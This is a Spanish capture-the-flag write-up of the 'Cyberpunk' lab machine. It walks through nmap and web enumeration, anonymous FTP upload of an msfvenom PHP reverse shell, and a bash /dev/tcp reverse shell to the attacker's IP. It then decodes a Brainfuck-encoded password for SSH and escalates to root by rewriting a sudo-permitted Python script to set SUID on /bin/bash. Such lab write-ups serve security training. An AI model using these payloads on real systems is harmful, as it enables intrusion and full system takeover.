cyberpunk

Resolviendo la máquina Cyberpunk

> En esta publicación, comparto cómo resolví la máquina **Cyberpunk** de The Hackers Labs.

Enumeración

Ping


`ping -c 1 192.168.1.40`

```
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=2.19 ms

── 192.168.1.40 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.187/2.187/2.187/0.000 ms
```

TTL=63 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.40 -oG allPorts`




`nmap -p21,22,80 -sCV 192.168.1.40 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-02 19:24 CEST
Nmap scan report for 192.168.1.40
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x   2 0        0            4096 May  1  2024 images
| -rw-r--r--   1 0        0             713 May  1  2024 index.html
|_-rw-r--r--   1 0        0             923 May  1  2024 secret.txt
| fingerprint-strings:
|   GenericLines:
|     220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.1.40]
|     Orden incorrecta: Intenta ser m
|     creativo
|     Orden incorrecta: Intenta ser m
|     creativo
|   Help:
|     220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.1.40]
|     214-Se reconocen las siguiente
|     rdenes (* ⇒'s no implementadas):
|     XCWD CDUP XCUP SMNT* QUIT PORT PASV
|     EPRT EPSV ALLO RNFR RNTO DELE MDTM RMD
|     XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|     NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|     ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|     STOR STOU APPE REST ABOR RANG USER PASS
|     ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|     comentario a root@Cyberpunk
|   NULL, SMBProgNeg, SSLSessionReq:
|_    220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.1.40]
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 6d:b5:c8:65:8d:1f:8a:98:76:93:26:27:df:29:72:4a (ECDSA)
|_  256 a5:83:2a:8f:eb:c6:f1:0b:e0:e6:d8:e1:05:3b:4c:a5 (ED25519)
```

```
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Arasaka
|_http-server-header: Apache/2.4.59 (Debian)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.95%I=7%D=8/2%Time=688E49D4%P=x86_64-pc-linux-gnu%r(NULL,
SF:38,"220\x20Servidor\x20ProFTPD\x20\(Cyberpunk\)\x20\[::ffff:192\.168\.1
SF:\.40\]\r\n")%r(GenericLines,9A,"220\x20Servidor\x20ProFTPD\x20\(Cyberpu
SF:nk\)\x20\[::ffff:192\.168\.1\.40\]\r\n500\x20Orden\x20incorrecta:\x20In
SF:tenta\x20ser\x20m\xc3\xa1s\x20creativo\r\n500\x20Orden\x20incorrecta:\x
SF:20Intenta\x20ser\x20m\xc3\xa1s\x20creativo\r\n")%r(Help,279,"220\x20Ser
SF:vidor\x20ProFTPD\x20\(Cyberpunk\)\x20\[::ffff:192\.168\.1\.40\]\r\n214-
SF:Se\x20reconocen\x20las\x20siguiente\x20\xc3\xb3rdenes\x20\(\*\x20⇒'s\x
SF:20no\x20implementadas\):\r\n\x20CWD\x20\x20\x20\x20\x20XCWD\x20\x20\x20
SF:\x20CDUP\x20\x20\x20\x20XCUP\x20\x20\x20\x20SMNT\*\x20\x20\x20QUIT\x20\
SF:x20\x20\x20PORT\x20\x20\x20\x20PASV\x20\x20\x20\x20\r\n\x20EPRT\x20\x20
SF:\x20\x20EPSV\x20\x20\x20\x20ALLO\x20\x20\x20\x20RNFR\x20\x20\x20\x20RNT
SF:O\x20\x20\x20\x20DELE\x20\x20\x20\x20MDTM\x20\x20\x20\x20RMD\x20\x20\x2
SF:0\x20\x20\r\n\x20XRMD\x20\x20\x20\x20MKD\x20\x20\x20\x20\x20XMKD\x20\x2
SF:0\x20\x20PWD\x20\x20\x20\x20\x20XPWD\x20\x20\x20\x20SIZE\x20\x20\x20\x2
SF:0SYST\x20\x20\x20\x20HELP\x20\x20\x20\x20\r\n\x20NOOP\x20\x20\x20\x20FE
SF:AT\x20\x20\x20\x20OPTS\x20\x20\x20\x20HOST\x20\x20\x20\x20CLNT\x20\x20\
SF:x20\x20AUTH\*\x20\x20\x20CCC\*\x20\x20\x20\x20CONF\*\x20\x20\x20\r\n\x2
SF:0ENC\*\x20\x20\x20\x20MIC\*\x20\x20\x20\x20PBSZ\*\x20\x20\x20PROT\*\x20
SF:\x20\x20TYPE\x20\x20\x20\x20STRU\x20\x20\x20\x20MODE\x20\x20\x20\x20RET
SF:R\x20\x20\x20\x20\r\n\x20STOR\x20\x20\x20\x20STOU\x20\x20\x20\x20APPE\x
SF:20\x20\x20\x20REST\x20\x20\x20\x20ABOR\x20\x20\x20\x20RANG\x20\x20\x20\
SF:x20USER\x20\x20\x20\x20PASS\x20\x20\x20\x20\r\n\x20ACCT\*\x20\x20\x20RE
SF:IN\*\x20\x20\x20LIST\x20\x20\x20\x20NLST\x20\x20\x20\x20STAT\x20\x20\x2
SF:0\x20SITE\x20\x20\x20\x20MLSD\x20\x20\x20\x20MLST\x20\x20\x20\x20\r\n21
SF:4\x20Env\xc3\xada\x20comentario\x20a\x20root@Cyberpunk\r\n")%r(SSLSessi
SF:onReq,38,"220\x20Servidor\x20ProFTPD\x20\(Cyberpunk\)\x20\[::ffff:192\.
SF:168\.1\.40\]\r\n")%r(SMBProgNeg,38,"220\x20Servidor\x20ProFTPD\x20\(Cyb
SF:erpunk\)\x20\[::ffff:192\.168\.1\.40\]\r\n");
MAC Address: 08:00:27:E1:8B:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: Servidor; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.64 seconds
```

HTTP

`http://192.168.1.40/`




Fuzzing Web

`dirb http://192.168.1.40`

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Aug  2 19:26:32 2025
URL_BASE: http://192.168.1.40/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.40/ ----
==> DIRECTORY: http://192.168.1.40/images/
+ http://192.168.1.40/index.html (CODE:200|SIZE:713)
+ http://192.168.1.40/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.1.40/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Aug  2 19:26:35 2025
DOWNLOADED: 4612 - FOUND: 2
```

`gobuster dir -u http://192.168.1.40 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64`




Explotación

FTP

Se observa en la enumeración que el servicio **FTP** (puerto 21) se encuentra abierto, además de tener el inicio de sesión con el usuario anónimo activado.

`ftp 192.168.1.40`



Se encuentran los siguientes archivos:

- `index.html`.
- `secret.txt`.

Se procede a descargar el archivo `secret.txt`.

`get secret.txt`

`cat secret.txt`

```
*********************************************
*                                           *
*        Hola Netrunner,                    *
*                                           *
*   Has sido contratado por el mejor fixer  *
*   de la ciudad para llevar a cabo una     *
*   misión crucial.                         *
*                                           *
*   Tenemos información de que Arasaka,     *
*   la mega-corporación más poderosa de     *
*   Night City, está migrando sus sistemas  *
*   y actualmente parece ser vulnerable.    *
*   Necesitamos que te infiltres en sus     *
*   sistemas y desactives el Relic para     *
*   salvar la vida de V.                    *
*                                           *
*   Te espero en Apache.                    *
*                                           *
*                        - Alt              *
*********************************************
```

Se genera un *payload malicioso*.

`msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=1234 -f raw > pwned.php`

Se sube el archivo generado.

`put pwned.php`

`ls`

```
ftp> ls
229 Entering Extended Passive Mode (|||34826|)
150 Abriendo conexión de datos en modo ASCII para file list
drwxr-xr-x    2 0        0            4096 May  1  2024 images
-rw-r--r--    1 0        0             713 May  1  2024 index.html
-rw-r--r--    1 ftp      nogroup      2705 Aug  2 17:43 pwned.php
-rw-r--r--    1 0        0             923 May  1  2024 secret.txt
226 Transferencia completada
```

Reverse Shell

Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.

`nc -nlvp 1234`

`http://192.168.1.40/pwned.php`

`sh -i >& /dev/tcp/192.168.1.127/1235 0>&1`

Se establece una nueva escucha en el puerto 1235 con el objetivo de mantener una sesión persistente mediante una segunda *reverse shell*.

`vim handler.rc`

```
use multi/handler
set PAYLOAD php/reverse_php
set LHOST 192.168.1.127
set LPORT 1235
run
```

`msfconsole -r handler.rc`

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD ⇒ php/reverse_php
resource (handler.rc)> set LHOST 192.168.1.127
LHOST ⇒ 192.168.1.127
resource (handler.rc)> set LPORT 1235
LPORT ⇒ 1235
resource (handler.rc)> run
[*] Started reverse TCP handler on 192.168.1.127:1235
[*] Command shell session 1 opened (192.168.1.127:1235 → 192.168.1.40:47840) at 2025-08-02 19:52:17 +0200


Shell Banner:
sh: 0: can't access tty; job control turned off
$
```

`background`

`sessions -u 1`

`sessions 2`

`sysinfo`


```
Computer     : 192.168.1.40
OS           : Debian 12.5 (Linux 6.1.0-20-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

`getuid`

```
Server username: www-data
```

Se busca usuarios.

`cat /etc/passwd`



Se identifica el usuario `arasaka`.

Se buscan archivos que puedan contener información útil.

```
find / -name *.txt 2>/dev/null
```


```
find / -name *.txt 2>/dev/null
/var/cache/dictionaries-common/ispell-dicts-list.txt
/var/www/html/secret.txt
/opt/arasaka.txt
/usr/share/vim/vim90/doc/help.txt
/usr/share/perl/5.36.0/Unicode/Collate/allkeys.txt
/usr/share/perl/5.36.0/Unicode/Collate/keys.txt
/usr/share/perl/5.36.0/unicore/Blocks.txt
/usr/share/perl/5.36.0/unicore/NamedSequences.txt
/usr/share/perl/5.36.0/unicore/SpecialCasing.txt
/usr/share/doc/busybox/syslog.conf.txt
/usr/share/doc/publicsuffix/examples/test_psl.txt
/usr/share/doc/util-linux/getopt_changelog.txt
/usr/share/doc/util-linux/howto-debug.txt
/usr/share/doc/util-linux/pg.txt
/usr/share/doc/util-linux/blkid.txt
/usr/share/doc/util-linux/hwclock.txt
/usr/share/doc/util-linux/00-about-docs.txt
/usr/share/doc/util-linux/release-schedule.txt
/usr/share/doc/util-linux/PAM-configuration.txt
/usr/share/doc/util-linux/howto-build-sys.txt
/usr/share/doc/util-linux/howto-man-page.txt
/usr/share/doc/util-linux/deprecated.txt
/usr/share/doc/util-linux/getopt.txt
/usr/share/doc/util-linux/howto-tests.txt
/usr/share/doc/util-linux/col.txt
/usr/share/doc/util-linux/howto-compilation.txt
/usr/share/doc/util-linux/modems-with-agetty.txt
/usr/share/doc/util-linux/cal.txt
/usr/share/doc/util-linux/mount.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/proftpd-doc/misc/mod_mysql.txt
/usr/share/doc/proftpd-doc/misc/mod_pgsql.txt
/usr/share/doc/openssl/HOWTO/keys.txt
/usr/share/doc/openssl/fingerprints.txt
/usr/share/doc/mount/mount.txt
/usr/lib/python3.11/LICENSE.txt
```

`cd /opt`


`cat arasaka.txt`

```
++++++++++[>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>++++++++++>+++++>+++++>+++++++<<<<<<<<<<«-]>-.>+.>—.>+.>++++.>++.>——.>.>——.>.>—.>——.
```

Con Cipher Identifier se identifica el *hash*: **Brainfuck**.



Se desencripta con Brainfuck Translator.



Se encuentra la contraseña `cyberpunk2077`, del usuario `arasaka`.

SSH

Se accede al servicio SSH (puerto 22) con el usuario y contraseña encontrados anteriormente.

`ssh arasaka@192.168.1.40`

```
arasaka@192.168.1.40's password:
Linux Cyberpunk 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
arasaka@Cyberpunk:~$
```

Escalada de Privilegios

Sudo

`sudo -l`

```
[sudo] contraseña para arasaka:
Matching Defaults entries for arasaka on Cyberpunk:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User arasaka may run the following commands on Cyberpunk:
    (root) PASSWD: /usr/bin/python3.11 /home/arasaka/randombase64.py
```

`cat randombase64.py`

```
import base64
message = input("Enter your string")
message_bytes = message.encode("ascii")
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode("ascii")
```

Al tener acceso como el usuario `arasaka`, es posible modificar archivos dentro de su directorio `/home/arasaka`.

Se renombra el archivo `randombase64.py`.

`mv randombase64.py prueba.py`

Se crea el archivo `randombase64.py`.

`nano randombase64.py`

```
import base64
import os

message = input("Enter your string: ")
message_bytes = message.encode("ascii")
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode("ascii")

print(base64_message)

os.system("chmod u+s /bin/bash")
```

Se ejecuta el archivo.

`sudo /usr/bin/python3.11 /home/arasaka/randombase64.py`

```
[sudo] contraseña para arasaka
Enter your string: prueba
cHJ1ZWJh
```

`bash -p`